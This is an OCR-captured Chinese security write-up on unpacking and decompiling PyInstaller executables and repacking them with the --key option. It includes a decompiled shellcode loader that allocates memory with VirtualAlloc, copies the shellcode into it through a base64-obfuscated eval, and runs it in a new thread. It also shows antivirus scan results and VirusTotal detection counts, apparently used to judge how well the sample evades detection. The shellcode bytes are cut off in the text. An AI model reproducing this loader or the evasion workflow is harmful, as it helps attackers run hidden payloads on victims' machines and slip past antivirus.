


```python
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64
# Embedded file name: py_shellcode_fuzz.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes, base64

def shell():
    shellcode = b''
    shellcode += b'\xfcH\x83\xe4\xf0\xe8\xc8\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH
    shellcode = bytearray(shellcode)
    ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
    string = 'Y3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTWVtb3J5KGN0eXBlcy5jX3VpbnQ2NChwdHIpLCBidWYsIGN0
    eval(base64.b64decode(string))
    handle = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_uint64(ptr
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle), ctypes.c_int(-1))


if __name__ == '__main__':
    shell()
# okay decompiling new_py_shell.pyc
```

微信号: crowsec



名称	修改日期	类型	大小
getpyc	2021/6/17 18:02	文件夹	
test.exe_extracted	2021/6/17 17:28	文件夹	
.DS_Store	2021/6/17 22:35	DS_STORE 文件	7 KB
pyinstxtractor.py	2021/6/10 13:57	PY 文件	13 KB
test.exe	2021/6/17 17:27	应用程序	6,531 KB



电脑状态: 受保护

已完成 26 个项目的扫描。

本次扫描过程中，在你的电脑上未检测到任何威胁。

你的电脑正被监视并受到保护。

实时保护: 开

病毒和间谍软件定义: 6 天前创建

扫描选项:

● 快速(Q)

○ 完全(F)


○ 自定义(C)

微信号: crowsec

此时将文件使用VT查杀测试

VT 查杀

```
https://www.virustotal.com/gui/file-analysis/MWM3N2M3NmExNjhlZmZkMDNmZDZkMTY2MzU1YWZjMzI6MTYyMzk0MTQwMQ==/d
```



9240070902e457dab46b7c5c4e8dd752c19831fb8e602eb7c4f62a7df15971f9

8 / 68

Community Score

8 security vendors flagged this file as malicious

9240070902e457dab46b7c5c4e8dd752c19831fb8e602eb7c4f62a7df15971f9
test.exe
64bits assembly invalid-rich-pe-linker-version overlay peexe

6.38 MB
Size

2021-06-17 14:50:01 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

⚠ Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules
↳ *Identifies executable converted using PyInstaller.*


AhnLab-V3	ⓘ Trojan/Win.Generic.C4448530	Antiy-AVL	ⓘ Trojan/Generic.ASMalwS.329A072
SecureAge APEX	ⓘ Malicious	Cynet	ⓘ Malicious (score: 100)
Gridinsoft	ⓘ Trojan.Win64.CoinMiner.oa!s1	Kaspersky	ⓘ HEUR:Trojan.Win32.Generic
Microsoft	ⓘ Program:Win32/Wacapew.C!ml	Zillya	ⓘ Trojan.Badur.Win32.34336
Acronis	✓ Undetected	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected

微信号: crowsec

5.2 pyinstaller使用--key参数打包exe

在上文中pyinstaller中`--key`参数可以对依赖库进行了加密，因此在这里尝试使用--key参数重新打包一下：


```
pyinstaller -F --key crowcrow --noconsole test.py
```



```
C:\Windows\system32\cmd.exe
[]
8703 INFO: Warnings written to K:\Desktop\0617_exe逆向\new_\key\build\test\warn-test.txt
8765 INFO: Graph cross-reference written to K:\Desktop\0617_exe逆向\new_\key\build\test\xref-test.html
8781 INFO: checking PYZ
8781 INFO: Building PYZ because PYZ-00.toc is non existent
8781 INFO: Building PYZ (ZlibArchive) K:\Desktop\0617_exe逆向\new_\key\build\test\PYZ-00.pyz
9343 INFO: Building PYZ (ZlibArchive) K:\Desktop\0617_exe逆向\new_\key\build\test\PYZ-00.pyz completed successful
9359 INFO: checking PKG
9359 INFO: Building PKG because PKG-00.toc is non existent
9359 INFO: Building PKG (CArchive) PKG-00.pkg
10953 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
10953 INFO: Bootloader c:\python\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
10953 INFO: checking EXE
10953 INFO: Building EXE because EXE-00.toc is non existent
10953 INFO: Building EXE from EXE-00.toc
10968 INFO: Copying icons from ['c:\\python\\lib\\site-packages\\PyInstaller\\bootloader\\images\\icon-windowed.i
10968 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
10968 INFO: Writing RT_ICON 1 resource with 3752 bytes
10968 INFO: Writing RT_ICON 2 resource with 2216 bytes
10968 INFO: Writing RT_ICON 3 resource with 1384 bytes
10984 INFO: Writing RT_ICON 4 resource with 38188 bytes
10984 INFO: Writing RT_ICON 5 resource with 9640 bytes
10984 INFO: Writing RT_ICON 6 resource with 4264 bytes
10984 INFO: Writing RT_ICON 7 resource with 1128 bytes
11031 INFO: Updating manifest in K:\Desktop\0617_exe逆向\new_\key\build\test\runw.exe.mj255zny
11031 INFO: Updating resource type 24 name 1 language 0
11062 INFO: Appending archive to EXE K:\Desktop\0617_exe逆向\new_\key\dist\test.exe
12218 INFO: Building EXE from EXE-00.toc completed successfully.
```


微信号: crowsec

直接在dist文件夹下尝试获取pyc文件



```
H:\Desktop\0617_exe逆向\new_\key\dist>python pyinstxtractor.py test.exe
pyinstxtractor.py:86: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's doc
ation for alternative uses
  import imp
[*] Processing test.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 38
[*] Length of package: 6433355 bytes
[*] Found 32 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth_multiprocessing
[+] Possible entry point: test
[*] Found 223 files in PYZ archive
[!] Error: Failed to decompress __future__, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compat_pickle, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compression, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _osx_support, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _py_abc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _pydecimal, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _strptime, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _threading_local, probably encrypted. Extracting as is.
[!] Error: Failed to decompress argparse, probably encrypted. Extracting as is.
[!] Error: Failed to decompress ast, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_events, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_futures, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_subprocess, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_tasks, probably encrypted. Extracting as is.
```


微信号: crowsec




```
[!] Error: Failed to decompress xml.parsers, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.parsers.expat, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax._exceptions, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax.expatreader, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax.handler, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax.saxutils, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xml.sax.xmlreader, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xmlrpc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress xmlrpc.client, probably encrypted. Extracting as is.
[!] Error: Failed to decompress zipfile, probably encrypted. Extracting as is.
[!] Error: Failed to decompress zipimport, probably encrypted. Extracting as is.
[*] Successfully extracted pyinstaller archive: test.exe

You can now use a python decompiler on the pyc files within the extracted directory

H:\Desktop\0617_exe逆向\new_\key\dist>_
```

微信号: crowsec

这里该失败的失败，该成功的成功！



test.exe	2021/6/17 18:07	应用程序	6,
pyinstxtractor.py	2021/6/10 13:57	PY 文件	
test.exe_extracted	2021/6/17 22:23	文件夹	




C:\Windows\system32\cmd.exe

```
[!] Error: Failed to decompress urllib, probably encrypted. Extracting as
```

微信号: crowsec

同样的手法，对下面箭头的文件进行解密：

